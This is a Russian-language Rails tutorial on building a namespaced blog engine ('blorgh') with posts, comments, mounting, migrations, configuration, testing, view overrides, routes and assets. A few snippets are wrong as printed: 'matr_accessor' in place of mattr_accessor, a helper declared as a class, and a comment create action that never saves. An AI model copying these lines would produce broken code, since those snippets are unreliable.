Метод isolate_namespace заслуживает особого внимания. Этот вызов ответственен за изолирование контроллеров, моделей, маршрутов и прочего в их собственное пространство имен, подальше от подобных компонентов приложения. Без этого есть вероятность, что компоненты engine могут “просочиться” в приложение, вызвав нежелательные разрушения, или что важные компоненты engine могут быть переопределены таким же образом названными вещами в приложении. Один из примеров таких конфликтов — хелперы. Без вызова isolate_namespace, хелперы engine будут включены в контроллеры приложения.

Настойчиво рекомендуется оставить строку isolate_namespace в определении класса Engine. Без этого созданные в engine классы **могут** конфликтовать с приложением.

Эта изоляция в пространство имен означает, что модель, созданная с помощью rails g model, например rails g model post, не будет называться Post, а будет помещена в пространство имен и названа Blorgh::Post. В дополнение к этому, таблица для модели будет помещена в пространство имен, и станет blorgh_posts, а не просто posts. Подобно пространству имен моделей, контроллер с именем PostsController будет Blorgh::Postscontroller, и вьюхи для этого контроллера будут не в app/views/posts, а в app/views/blorgh/posts. Рассыльщики также будут помещены в пространство имен.

Наконец, маршруты также будут изолированы в engine. Это одна из наиболее важных частей относительно пространства имен, и будет обсуждена позже в разделе [Маршруты](#) этого руководства.

Директория app

В директории app имеются стандартные директории assets, controllers, helpers, mailers, models и views, с которыми вы уже знакомы по приложению. Директории helpers, mailers и models пустые, поэтому не описываются в этом разделе. Мы рассмотрим модели позже, когда будем писать engine.

В директории app/assets имеются директории images, javascripts и stylesheets, которые, опять же, должны быть знакомы по приложению. Имеется одно отличие — каждая директория содержит поддиректорию с именем engine-a. Поскольку этот engine будет помещен в пространство имен, его ресурсы также будут помещены.

В директории app/controllers имеется директория blorgh, и в ней есть файл с именем application_controller.rb. Этот файл предоставит любой общий функционал для контроллеров engine-a. Директория blorgh — то место, в котором будут другие контроллеры engine-a. Помещая их в этой директории, вы предотвращаете их от возможного конфликта с идентично названными контроллерами других engine-ов или даже приложения.

Класс ApplicationController называется так даже внутри engine-a — а не EngineController — в основном благодаря тому, что engine действительно является mini-application. Также должна быть возможность преобразовать приложение в engine без особых усилий, и это один из способов облегчить такой процесс, пускай и не намного.

Наконец, директория app/views содержит папку layouts, содержащую файл blorgh/application.html.erb, позволяющий определить макет для engine. Если этот engine будет использоваться как автономный, следует поместить любые настройки макета в этот файл, а не в файл app/views/layouts/application.html.erb приложения.

Если не хотите навязывать макет пользователям engine, удалите этот файл и ссылайтесь на другой макет в контроллерах вашего engine.

Директория script

Эта директория содержит один файл, script/rails, позволяющий использовать подкоманды и генераторы rails, как вы это делаете для приложения. Это означает, что очень просто создать новые контроллеры и модели для этого engine, запуская подобные команды:

```
rails g model
```

Помните, что все созданное с помощью этих команд в engine, имеющим isolate_namespace в классе Engine, будет помещено в пространство имен.

Директория test

В директории test будут тесты для engine. Для тестирования engine, там будет урезанная версия приложения Rails, вложенная в test/dummy. Это приложение смонтирует в файле test/dummy/config/routes.rb:

```
Rails.application.routes.draw do

  mount Blorgh::Engine => "/blorgh"
end
```

Эта строка монтирует engine по пути /blorgh, что делает его доступным в приложении только по этому пути.

Также в директории test имеется директория test/integration, в которой должны быть расположены интеграционные тесты для engine. Также могут быть созданы иные директории в test. Для примера, можно создать директорию test/unit для ваших юнит-тестов.

Предоставляем функционал engine

Engine, раскрываемый в этом руководстве, предоставляет функционал публикаций и комментирования и излагается подобно [Руководству по Rails для начинающих](#), с некоторыми новыми особенностями.

Создаем ресурс публикации

Первыми вещами для создания блога являются модель Post и соответствующий контроллер. Чтобы их создать быстро, воспользуемся генератором скаффолдов Rails.

```
$ rails generate scaffold post title:string text:text
```

Эта команда выведет такую информацию:

```
invoke active_record
create db/migrate/[timestamp]_create_blorgh_posts.rb
create app/models/blorgh/post.rb
invoke test_unit
create test/unit/blorgh/post_test.rb
create test/fixtures/blorgh/posts.yml
route resources :posts
invoke scaffold_controller
create app/controllers/blorgh/posts_controller.rb
invoke erb
create app/views/blorgh/posts
create app/views/blorgh/posts/index.html.erb
create app/views/blorgh/posts/edit.html.erb
create app/views/blorgh/posts/show.html.erb
create app/views/blorgh/posts/new.html.erb
create app/views/blorgh/posts/_form.html.erb
invoke test_unit
create test/functional/blorgh/posts_controller_test.rb
invoke helper
create app/helpers/blorgh/posts_helper.rb
invoke test_unit
create test/unit/helpers/blorgh/posts_helper_test.rb
invoke assets
invoke js
create app/assets/javascripts/blorgh/posts.js
invoke css
create app/assets/stylesheets/blorgh/posts.css
invoke css
create app/assets/stylesheets/scaffold.css
```

Первое, что делает генератор скаффолда, – это вызовет генератор active_record, который создаст миграцию и модель для ресурса. Отметим, однако, что миграция называется create_blorgh_posts вместо обычной create_posts. Это благодаря методу isolate_namespace, вызванному в определении класса Blorgh::Engine. Модель также помещена в пространство имен, размещена в app/models/blorgh/post.rb, а не в app/models/post.rb, благодаря вызову isolate_namespace в классе Engine.

Далее для этой модели вызывается генератор test_unit, создающий юнит-тест в test/unit/blorgh/post_test.rb (а не в test/unit/post_test.rb) и фикстур в test/fixtures/blorgh/posts.yml (а не в test/fixtures/posts.yml).

После этого для ресурса вставляется строка в файл config/routes.rb engine-a. Эта строка – просто resources :posts, файл config/routes.rb engine-a стал таким:

```
Blorgh::Engine.routes.draw do
  resources :posts
end
```

Отметим, что маршруты отрисовываются в объекте Blorgh::Engine, а не в классе YourApp::Application. Это так, поскольку маршруты engine-a ограничены самим engine-ом и могут быть смонтированы в определенной точке, как показано в разделе [Директория test](#). Это также причина того, что маршруты engine-a изолированы от маршрутов приложения. Это обсуждается позже в разделе [Маршруты](#) руководства.

Затем вызывается генератор scaffold_controller, создавая контроллер с именем Blorgh::PostsController (в app/controllers/blorgh/posts_controller.rb) и соответствующие вьюхи в app/views/blorgh/posts. Этот генератор также создает функциональный тест для контроллера (test/functional/blorgh/posts_controller_test.rb) и хелпер (app/helpers/blorgh/posts_controller.rb).

Все, что этот генератор создает, аккуратно помещается в пространство имен. Класс контроллера определяется в модуле Blorgh:

```
module Blorgh
  class PostsController < ApplicationController
    ...
  end
end
```

Класс ApplicationController, от которого тут происходит наследование, является Blorgh::ApplicationController, а не ApplicationController приложения.

Хелпер в `app/helpers/blorgh/posts_helper.rb` также имеет пространство имен:

```
module Blorgh
  class PostsHelper
    ...
  end
end
```

Это помогает предотвратить конфликты с любым другим engine или приложением, которые также могут иметь ресурс `post`.

Наконец, создаются два ресурсных файла, `app/assets/javascripts/blorgh/posts.js` и `app/assets/javascripts/blorgh/posts.css`. Вы увидите, как их использовать немного позже.

По умолчанию стили скаффолда не применяются в engine, поскольку файл макета engine-a, `app/views/blorgh/application.html.erb` не загружает его. Чтобы применить их, вставьте эту строку в тэг этого макета:

```
<%= stylesheet_link_tag "scaffold" %>
```

Можно понаблюдать, что имеет engine на текущий момент, запустив `rake db:migrate` в корне нашего engine, чтобы запустить миграцию, созданную генератором скаффолда, а затем запустив `rails server` в `test/dummy`. Если открыть `http://localhost:3000/blorgh/posts`, можно увидеть созданный скаффолд по умолчанию.

Покликайте! Вы только что создали первые функции вашего первого engine.

Также можно поиграть с консолью, `rails console` также будет работать, так же как и для приложения Rails. Помните: модель `Post` лежит в пространстве имен, поэтому, чтобы к ней обратиться, следует вызвать ее как `Blorgh::Post`.

```
>> Blorgh::Post.find(1)
=> #<Blorgh::Post id: 1 ...>
```

Наконец нужно сделать так, чтобы ресурс `posts` этого engine был в корне engine. Когда кто-либо перейдет в корень пути, в котором смонтирован engine, ему должен быть показан перечень публикаций. Чтобы это произошло, следующая строчка должна быть вставлена в файл `config/routes.rb` в engine:

```
root :to => "posts#index"
```

Теперь пользователям нужно всего лишь перейти в корень engine, чтобы увидеть все публикации, без посещения `/posts`. Это означает, что вместо `http://localhost:3000/blorgh/posts`, теперь можно перейти на `http://localhost:3000/blorgh`.

Создание ресурса комментариев

Теперь, когда engine имеет возможность создания новых публикаций, необходимо добавить функционал комментирования. Для этого необходимо создать модель комментария, контроллер комментария и модифицировать скаффолд публикаций для отображения комментариев и позволения пользователям создавать новые.

Запустите генератор моделей и скажите ему создать модель `Comment` с соответствующей таблицей, имеющей два столбца: числовой `post_id` и текстовый `text`.

```
$ rails generate model Comment post_id:integer text:text
```

Это выдаст следующее:

```
invoke  active_record
create  db/migrate/[timestamp]_create_blorgh_comments.rb
create  app/models/blorgh/comment.rb
invoke  test_unit
create  test/unit/blorgh/comment_test.rb
create  test/fixtures/blorgh/comments.yml
```

Вызов этого генератора создаст только необходимые для модели файлы, поместит их в пространство имен в директории `blorgh` и создаст класс модели по имени `Blorgh::Comment`.

Чтобы отображать комментарии на публикацию, отредактируйте `app/views/blorgh/posts/show.html.erb` и добавьте эту строку до ссылки "Edit":

```
<h3>Comments</h3>
<%= render @post.comments %>
```

Эта строчка требует, чтобы была связь `has_many` для комментариев, определенная в модели `Blorgh::Post`, которой сейчас нет. Чтобы ее определить, откройте `app/models/blorgh/post.rb` и добавьте эту строку в модель:

```
has_many :comments
```

Превратив модель в следующее:

```
module Blorgh
  class Post < ActiveRecord::Base
    has_many :comments
  end
end
```

Поскольку `has_many` определена в классе внутри модуля `Blorgh`, Rails знает, что вы хотите использовать модель `Blorgh::Comment` для этих объектов, поэтому тут нет необходимости указывать это с использованием опции `:class_name`.

Затем необходима форма для создания комментариев к публикации. Чтобы ее добавить, поместите эту строчку после вызова `render @post.comments` в `app/views/blorgh/posts/show.html.erb`:

```
<%= render "blorgh/comments/form" %>
```

Затем необходимо, чтобы существовал партиал, который рендерит эта строка. Создайте новую директорию `app/views/blorgh/comments` и в ней новый файл по имени `_form.html.erb`, содержащий следующий код для создания необходимого партиала:

```
<h3>New comment</h3>
<%= form_for [@post, @post.comments.build] do |f| %>
  <p>
    <%= f.label :text %><br />
    <%= f.text_area :text %>
  </p>
  <%= f.submit %>
<% end %>
```

При подтверждении этой формы, она попытается выполнить запрос POST по маршруту `/posts/:post_id/comments` в engine. Сейчас этот маршрут не существует, но может быть создан с помощью изменения строки `resources :posts` в `config/routes.rb` на эти строки:

```
resources :posts do
  resources :comments
end
```

Это создаст вложенный маршрут для комментариев, что и требует форма.

Теперь маршрут существует, но контроллер, на который ведет маршрут, нет. Для его создания запустите команду:

```
$ rails g controller comments
```

Это создаст следующие вещи:

```
create app/controllers/blorgh/comments_controller.rb
invoke erb
  exist app/views/blorgh/comments
invoke test_unit
create test/functional/blorgh/comments_controller_test.rb
invoke helper
create app/helpers/blorgh/comments_helper.rb
invoke test_unit
create test/unit/helpers/blorgh/comments_helper_test.rb
invoke assets
invoke js
create app/assets/javascripts/blorgh/comments.js
invoke css
create app/assets/stylesheets/blorgh/comments.css
```

Форма делает запрос POST к `/posts/:post_id/comments`, который связан с экшном `create` в `Blorgh::CommentsController`. Этот экшн нужно создать, поместив следующие строки в определение класса в `app/controllers/blorgh/comments_controller.rb`:

```
def create
  @post = Post.find(params[:post_id])
  @comment = @post.comments.build(params[:comment])
  flash[:notice] = "Comment has been created!"
  redirect_to post_path
end
```

Это последняя часть, требуемая для работы формы нового комментария. Однако, отображение комментариев еще не закончено. Если создадите новый комментарий сейчас, то увидите эту ошибку:

```
Missing partial blorgh/comments/comment with {:handlers=>[:erb, :builder], :formats=>[:html], :locale=>[:en, :en]}. Searched in:
  * "/Users/ryan/Sites/side_projects/blorgh/test/dummy/app/views"
  * "/Users/ryan/Sites/side_projects/blorgh/app/views"
```

Engine не может найти партиал, требуемый для рендеринга комментариев. Rails сперва поискал его в директории приложения (`test/dummy`) `app/views`, а затем в директории engine `app/views`. Когда он не нашел его, выдал эту ошибку. Engine знает, что нужно искать в `blorgh/comments/comment`, поскольку объект модели, которую он получает, класса `Blorgh::Comment`.

Сейчас этот партиал будет ответственен за рендеринг только текста комментария. Создайте новый файл `app/views/blorgh/comments/_comment.html.erb` и поместите в него эту строку:

```
<%= comment_counter + 1 %>. <%= comment.text %>
```

Локальная переменная `comment_counter` дается нам вызовом `render`, она определяется автоматически, и счетчик увеличивается с итерацией для каждого комментария. Он используется в этом примере для отображения числа рядом с каждым созданным комментарием.

Мы завершили функцию комментирования у блогowego engine. Теперь настало время использовать его в приложении.

Внедрение в приложение

Использовать engine в приложении очень просто. Этот раздел раскрывает, как монтировать engine в приложение, и требуемые начальные настройки для этого, а также как присоединить engine к классу `User`, представленному приложением, для обеспечения принадлежности публикаций и комментариев в engine.

Монтирование engine

Сначала необходимо определить engine в Gemfile приложения. Если у вас нет под рукой готового приложения для

тестирования, создайте новое с использованием команды rails new вне директории engine:

```
$ rails new unicorn
```

Обычно определение engine в Gemfile выполняется как определение обычного повседневного гема.

```
gem 'devise'
```

Поскольку engine blorgh все еще в разработке, необходимо указать опцию :path для его определения в Gemfile:

```
gem 'blorgh', :path => "/path/to/blorgh"
```

Если директория engine blorgh была полностью скопирована в vendor/engines/blorgh, то она может быть определена в Gemfile следующим образом:

```
gem 'blorgh', :path => "vendor/engines/blorgh"
```

Как было сказано ранее, при помещении гема в Gemfile, он будет загружен вместе с Rails, сначала затребовав lib/blorgh.rb в engine, а затем lib/blorgh/engine.rb, который является файлом, определяющим основной функционал для engine.

Чтобы функционал engine был доступен в приложении, необходимо его смонтировать в файле config/routes.rb приложения:

```
mount Blorgh::Engine, :at => "/blog"
```

Эта строка смонтирует engine в /blog приложения. Сделав его доступным в http://localhost:3000/blog, когда приложение запущено с помощью rails server.

Другие engine-ы, такие как Devise, управляют этим немного по-другому, позволяя указывать в маршрутах свои хелперы, такие как devise_for. Эти хелперы делают примерно то же самое, монтируя части настраиваемого функционала engines на предопределенные пути.

Настройка engine

Engine содержит миграции для таблиц blorgh_posts и blorgh_comments, которые необходимо создать в базе данных приложения, чтобы модели engine могли делать корректные запросы к ним. Чтобы скопировать эти миграции в приложение, используйте эту команду:

```
$ rake blorgh:install:migrations
```

Если имеется несколько engine-ов, из которых необходимо скопировать миграции, используйте railties:install:migrations:

```
$ rake railties:install:migrations
```

Эта команда при первом запуске скопирует все миграции из engine. При следующем запуске она скопирует лишь те миграции, которые еще не были скопированы. Первый запуск этой команды выдаст что-то подобное:

```
Copied migration [timestamp_1]_create_blorgh_posts.rb from blorgh
Copied migration [timestamp_2]_create_blorgh_comments.rb from blorgh
```

Первая временная метка ([timestamp_1]) будет текущим временем, а вторая временная метка ([timestamp_2]) будет текущим временем плюс секунда. Причиной для этого является то, что миграции для engine выполняются после всех существующих миграций приложения.

Для запуска этих миграций в контексте приложения просто выполните rake db:migrate. При входе в engine по адресу http://localhost:3000/blog, публикаций не будет, поскольку таблица, созданная в приложении, отличается от той, что была создана в engine. Сходите, поиграйте с только что смонтированным engine. Он точно такой же, как когда он был только engine-ом.

Если хотите выполнить миграции только от одного engine, можно определить SCOPE:

```
rake db:migrate SCOPE=blorgh
```

Это полезно, если хотите откатить миграции перед их удалением. Чтобы откатить все миграции от engine blorgh, следует запустить такой код:

```
rake db:migrate SCOPE=blorgh VERSION=0
```

Использование класса, представленного приложением

При создании engine, может возникнуть желание использовать определенные классы приложения для обеспечения связей между частями engine и частями приложения. В случае engine blorgh есть смысл в том, чтобы публикации и комментарии имели авторов.

Обычно в приложении есть класс User, предоставляющий объекты, которые могут представлять собой авторство публикаций и комментариев, но возможен случай, когда приложение называет этот класс по-другому, скажем Person. По этой причине в engine не следует жестко указывать, что связи должны быть только с классом User, а допустить некоторую гибкость в отношении того, как класс называется.

В нашем случае, для упрощения, в приложении будет класс с именем User, представляющий пользователей приложения. Он может быть создан с помощью этой команды в приложении:

```
rails g model user name:string
```

Далее должна быть запущена команда rake db:migrate, чтобы для дальнейшего использования в приложении создалась таблица users.

Также для упрощения, в форме публикации будет новое текстовое поле с именем `author_name`, в которое пользователи смогут вписать свое имя. Затем engine примет это имя и создаст новый объект `User` для него, или найдет того, кто уже имеет такое имя, и свяжет с ним публикацию.

Сначала нужно добавить текстовое поле `author_name` в партиал `app/views/blorgh/posts/_form.html.erb` внутри engine. Добавьте этот код перед полем `title`:

```
<div class="field">
  <%= f.label :author_name %><br />
  <%= f.text_field :author_name %>
</div>
```

В модели `Blorgh::Post` должен быть некоторый код, преобразующий поле `author_name` в фактический объект `User` и привязывающий его как `author` публикации до того, как публикация будет сохранена. Это потребует настройки `attr_accessor` для этого поля, таким образом, для него будут определены методы сеттера и геттера.

Для этого необходимо добавить `attr_accessor` для `author_name`, связь для `author` и вызов `before_save` в `app/models/blorgh/post.rb`. Связь `author` будет пока что жестко завязана на класс `User`.

```
attr_accessor :author_name
belongs_to :author, :class_name => "User"

before_save :set_author

private
def set_author
  self.author = User.find_or_create_by_name(author_name)
end
```

Определение, что объект связи `author` представлен классом `User`, устанавливает связь между engine и приложением. Должен быть способ связывания записей в таблице `blorgh_posts` с записями в таблице `users`. Поскольку связь называется `author`, столбец `author_id` должен быть добавлен в таблицу `blorgh_posts`.

Для создания этого нового столбца запустите команду внутри engine:

```
$ rails g migration add_author_id_to_blorgh_posts author_id:integer
```

Благодаря имени миграции и определению столбца после него, Rails автоматически узнает, что вы хотите добавить столбец в определенную таблицу и запишет это в миграцию. Вам не нужно больше ничего делать.

Нужно запустить эту миграцию в приложении. Для этого, сперва ее нужно скопировать с помощью команды:

```
$ rake blorgh:install:migrations
```

Отметьте, что сейчас будет скопирована только *одна* миграция. Это так, потому что первые две миграции уже были скопированы при первом вызове этой команды.

```
NOTE: Migration [timestamp]_create_blorgh_posts.rb from blorgh has been skipped. Migration with the same name already exists.
NOTE: Migration [timestamp]_create_blorgh_comments.rb from blorgh has been skipped. Migration with the same name already exists.
Copied migration [timestamp]_add_author_id_to_blorgh_posts.rb from blorgh
```

Запустите эту миграцию с помощью команды:

```
$ rake db:migrate
```

Теперь, когда все на месте, в дальнейшем будет происходить связывание автора — представленного записью в таблице `users` — с публикацией, представленной таблицей `blorgh_posts` из engine.

Наконец, на странице публикации должно отображаться имя автора. Добавьте нижеследующий код над выводом “Title” в `app/views/blorgh/posts/show.html.erb`:

```
<p>
  <b>Author:</b>
  <%= @post.author %>
</p>
```

При выводе `@post.author` с использованием тега `<%=` на объекте будет вызван метод `to_s`. По умолчанию он выдает нечто уродливое:

```
#<User:0x00000100ccb3b0>
```

Это не подходит, будет гораздо лучше, если бы тут было имя пользователя. Для этого добавьте метод `to_s` в класс `User` в приложении:

```
def to_s
  name
end
```

Теперь вместо уродливого объекта Ruby будет отображено имя автора.

Конфигурирование engine

Этот раздел сперва раскрывает как сделать настройку `user_class` в engine `Blorgh` конфигурируемой, а затем общие советы по конфигурированию engine.

Установка конфигурационных настроек в приложении

Следующим шагом нужно сделать настраиваемым для engine класс, представленный как `User` в приложении. Это потому, как

объяснялось ранее, что этот класс не всегда будет `User`. Для этого у `engine` будет конфигурационная настройка по имени `user_class`, используемая для определения, какой класс представляет пользователей в приложении.

Для определения этой конфигурационной настройки следует использовать `matr_accessor` в модуле `Blorgh`, расположенном в `lib/blorgh.rb` в `engine`. Внутри этого модуля поместите строку:

```
matr_accessor :user_class
```

Этот метод работает подобно его братьям `attr_accessor` и `cattr_accessor`, но предоставляет методы сеттера и геттера для модуля с определенным именем. Для его использования к нему следует обратиться с использованием `Blorgh.user_class`.

Следующим шагом является переключение модели `Blorgh::Post` на эту новую настройку. Связь `belongs_to` в этой модели (`app/models/blorgh/post.rb`), станет такой:

```
belongs_to :author, :class_name => Blorgh.user_class
```

Метод `set_author`, также расположенный в этом классе, должен тоже использовать тот класс:

```
self.author = Blorgh.user_class.constantize.find_or_create_by_name(author_name)
```

Для предотвращения вызова `constantize` на `user_class` каждый раз, можно вместо этого переопределить метод геттера `user_class` внутри модуля `Blorgh` в файле `lib/blorgh.rb`, чтобы он всегда вызывал `constantize` на сохраненном значении до возврата значения:

```
def self.user_class
  @@user_class.constantize
end
```

Это позволит изменить вышенаписанный код для `self.author=` так:

```
self.author = Blorgh.user_class.find_or_create_by_name(author_name)
```

Результат стал более коротким и более очевидным в своем поведении. Метод `user_class` должен всегда возвращать объект `Class`.

Чтобы установить эту конфигурационную настройку в приложении, следует использовать инициализатор. При использовании инициализатора, конфигурация установится до того, как запустится приложение и вызовутся модели `engine`-а, которые могут зависеть от существования этих конфигурационных настроек.

Создайте инициализатор `config/initializers/blorgh.rb` в приложении, в котором установлен `engine blorgh`, и поместите в него такое содержимое:

```
Blorgh.user_class = "User"
```

Тут важно использовать строковую версию класса, а не сам класс. Если использовать класс, Rails попытается загрузить этот класс и затем обратиться к соответствующей таблице, что приведет к проблемам, если таблица еще не существует. Следовательно, должна быть использована строка, а затем преобразована в класс с помощью `constantize` позже в `engine`.

Попытайтесь создать новую публикацию. Вы увидите, что все работает так же, как и прежде, за исключением того, что `engine` использует конфигурационную настройку в `config/initializers/blorgh.rb`, чтобы узнать, какой класс использовать.

Нет каких-либо строгих ограничений, каким должен быть класс, есть только каким должно быть API класса. `Engine` просто требует, чтобы этот класс определял метод `find_or_create_by_name`, возвращающий объект этого класса для связи с публикацией при ее создании. Этот объект, разумеется, должен иметь некоторый идентификатор, по которому на него можно сослаться.

Конфигурация `engine` общего характера

Может случиться так, что вы захотите использовать для `engine` инициализаторы, интернационализацию или другие конфигурационные опции. Эти вещи вполне возможны, поскольку Rails `engine` имеет почти такой же функционал, как и приложение Rails. Фактически, функционал приложения Rails это супернадстройка над тем, что предоставляет `engine`!

Если хотите использовать инициализатор — код, который должен выполняться до загрузки `engine` — поместите его в папку `config/initializers`. Функционал этой директории объясняется в [разделе Инициализация](#) руководства по конфигурированию, и работает абсолютно так же, как и директория `config/initializers` в приложении. То же самое касается стандартных инициализаторов.

Что касается локалей, просто поместите файлы локалей в директории `config/locales`, так же, как это делается в приложении.

Тестирование `engine`

В созданном `engine` есть небольшое пустое приложение в `test/dummy`. Это приложение используется как точка монтирования для `engine`, чтобы максимально упростить тестирование `engine`. Это приложение можно расширить, сгенерировав контроллеры, модели или вьюхи из этой директории, и использовать их для тестирования своего `engine`.

Директорию `test` следует рассматривать как обычную среду тестирования Rails, допускающую юнит, функциональные и интеграционные тесты.

Функциональные тесты

Следует принять во внимание при написании функциональных тестов, что тесты будут запущены для приложения — приложения `test/dummy` — а не для вашего `engine`. Это так благодаря настройке тестового окружения; `engine` нуждается в приложении, как хосту для тестирования его основного функционала, особенно контроллеров. Это означает, что если сделать обычный GET к контроллеру в функциональном тесте для контроллера:

```
get :index
```

Он не будет работать правильно. Это так, поскольку приложение не знает, как направить эти запросы в engine, пока вы явно не скажете **как**. Для этого следует передать опцию `:use_route` (как параметр) этим запросам:

```
get :index, :use_route => :blorgh
```

Это сообщит приложению, что вы все еще хотите выполнить запрос GET к экшну `index` этого контроллера, но вы хотите использовать тут маршрут engine-а, а не приложения.

Улучшение функционала engine

Этот раздел рассматривает переопределение или добавление функционала во вьюхи, контроллеры и модели, предоставленные engine-ом.

Переопределение вьюх

Когда Rails ищет вьюху для рендеринга, он сперва смотрит в директорию `app/views` приложения. Если он не может найти там вьюху, он затем проверяет директории `app/views` всех engine-ов, имеющих эту директорию.

В engine `blorgh` сейчас имеется файл `app/views/blorgh/posts/index.html.erb`. Когда engine хочет отрендерить вьюху для экшна `index` в `Blorgh::PostsController`, он сперва пытается ее найти в `app/views/blorgh/posts/index.html.erb` приложения, и если не сможет, то ищет внутри engine.

Переопределив эту вьюху в приложении, просто создав файл `app/views/blorgh/posts/index.html.erb`, можно полностью изменить то, что эта вьюха должна обычно выводить.

Попробуйте так сделать, создав новый файл `app/views/blorgh/posts/index.html.erb` и поместив в него:

```
<h1>Posts</h1>
<%= link_to "New Post", new_post_path %>
<% @posts.each do |post| %>
  <h2><%= post.title %></h2>
  <small>By <%= post.author %></small>
  <%= simple_format(post.text) %>
  <hr>
<% end %>
```

Вместо выглядящей как стандартный скаффолд, страница будет выглядеть так:

Маршруты

По умолчанию маршруты в engine изолированы от приложения. Это выполняется с помощью вызова `isolate_namespace` в классе `Engine`. По сути это означает, что приложение и его engine-ы могут иметь одинаково названные маршруты, и не будет никакого конфликта.

Маршруты в engine отрисовываются в классе `Engine` в `config/routes.rb`, подобно:

```
Blorgh::Engine.routes.draw do
  resources :posts
end
```

Имея подобные изолированные маршруты, если захотите сослаться на часть engine из приложения, необходимо воспользоваться прокси методом маршрутов engine. Вызов обычных маршрутных методов, таких как `posts_path`, может привести в нежелательное место, если и приложение, и engine определяют такой хелпер.

Ссылка в следующем примере приведет на `posts_path` приложения, если шаблон был отрендерен из приложения, или на `posts_path engine-а`, если был отрендерен в engine:

```
<%= link_to "Blog posts", posts_path %>
```

Чтобы этот маршрут всегда использовал маршрутный метод хелпера `posts_path engine-а`, необходимо вызвать метод на маршрутном прокси методе, имеющем то же имя, что и engine.

```
<%= link_to "Blog posts", blorgh.posts_path %>
```

Можно обратиться к приложению из engine подобным образом, используя хелпер `main_app`:

```
<%= link_to "Home", main_app.root_path %>
```

Если это использовать в engine, он **всегда** будет вести на корень приложения. Если опустить вызов метода “маршрутного прокси” `main_app`, он потенциально может вести на корень engine или приложения, в зависимости от того, где был вызван.

Если шаблон рендерится из engine и пытается использовать один из методов маршрутного хелпера приложения, это может привести к вызову неопределенного метода. Если вы с этим столкнулись, убедитесь, что не пытаетесь вызвать из engine маршрутный метод приложения без префикса `main_app`.

Ресурсы (assets)

Ресурсы в engine работают так же, как и в полноценном приложении. Поскольку класс engine наследуется от `Rails::Engine`, приложение будет знать, что следует смотреть в директорию engine `app/assets` в поиске потенциальных ресурсов.

Подобно остальным компонентам engine, ресурсы также будут помещены в пространство имен. Это означает, что если

имеется ресурс по имени `style.css`, он должен быть помещен в `app/assets/stylesheets/[engine name]/style.css`, а не в `app/assets/stylesheets/style.css`. Если этот ресурс не будет помещен в пространство имен, то есть вероятность, что в приложении есть идентично названный ресурс, в этом случае ресурс приложения будет иметь преимущество, а ресурс в `engine` будет проигнорирован.

Представим, что у вас есть ресурс `app/assets/stylesheets/blorgh/style.css`. Чтобы включить его в приложение, используйте `stylesheet_link_tag` и сослнитесь на ресурс так, как он находится в `engine`:

```
<%= stylesheet_link_tag "blorgh/style.css" %>
```

Также можно определить эти ресурсы как зависимости для других ресурсов, используя выражения Asset Pipeline в обрабатываемых файлах:

```
/*
*= require blorgh/style
*/
```

Отдельные ресурсы и прекомпиляция

Бывают ситуации, когда ресурсы `engine` не требуются приложению. Например, скажем, вы создали административный функционал, существующий только для `engine`. В этом случае приложению не нужно требовать `admin.css` или `admin.js`. Только административному макету гема необходимы эти ресурсы. Нет смысла, чтобы приложение включало `"blorgh/admin.css"` в свои таблицы стилей. В такой ситуации следут явно определить эти ресурсы для прекомпиляции. Это сообщит sprockets добавить ресурсы `engine` при запуске `rake assets:precompile`.

Ресурсы для прекомпиляции можно определить в `engine.rb`

```
initializer do |app|
  app.config.assets.precompile += %w(admin.css admin.js)
end
```

Более подробно читайте в [руководстве по Asset Pipeline](#)

Зависимости от других гемов

Зависимости от гемов в `engine` должны быть определены в файле `.gemspec` в корне `engine`. Причиной для этого является то, что `engine` может быть установлен как гем. Если определить зависимости в `Gemfile`, они могут быть не распознаны при традиционной установке гема, и быть не установленными, вызвав неработоспособность `engine`.

Для определения зависимости, которая должна быть установлена вместе с `engine` во время традиционного `gem install`, определите ее в блоке `Gem::Specification` в файле `.gemspec` в `engine`:

```
s.add_dependency "moo"
```

Для определения зависимости, которая должна быть установлена только при разработке приложения, определите это так:

```
s.add_development_dependency "moo"
```

Оба типа зависимостей будут установлены при запуске `bundle install` внутри приложения. Зависимости `development` для гема будут использованы только когда будут запущены тесты для `engine`.